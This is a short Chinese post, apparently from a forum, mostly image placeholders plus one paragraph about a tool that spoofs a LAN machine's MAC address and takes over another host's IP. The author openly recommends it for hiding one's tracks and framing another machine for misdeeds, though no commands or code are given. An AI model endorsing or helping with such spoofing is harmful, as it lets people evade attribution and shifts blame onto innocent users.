


图1




图 2




图 3




图 4




图 5

如图7所示我们的MAC地址是通过修改这里来达到修改目的的，而IP则是通过手工配置来修改达到目的的，不过我弄不明白为什么不会产生IP冲突，还请大家指教，简单的测试就到这儿了。这个工具可以非常方便的隐藏我们的行踪，推荐大家使用，真是借刀杀人局域网玩黑的必备小东西呀。干完坏事后我们点击“还原”就可以做回小乖乖了。刚测试完毕，然后还原后，发现了一点小问题，我借用的那个IP地址为233的机子提示说IP冲突，而自己机子也提示IP冲突，不过闪了一次就好了，请大家放心使用吧，如图8。




图 6




图 7

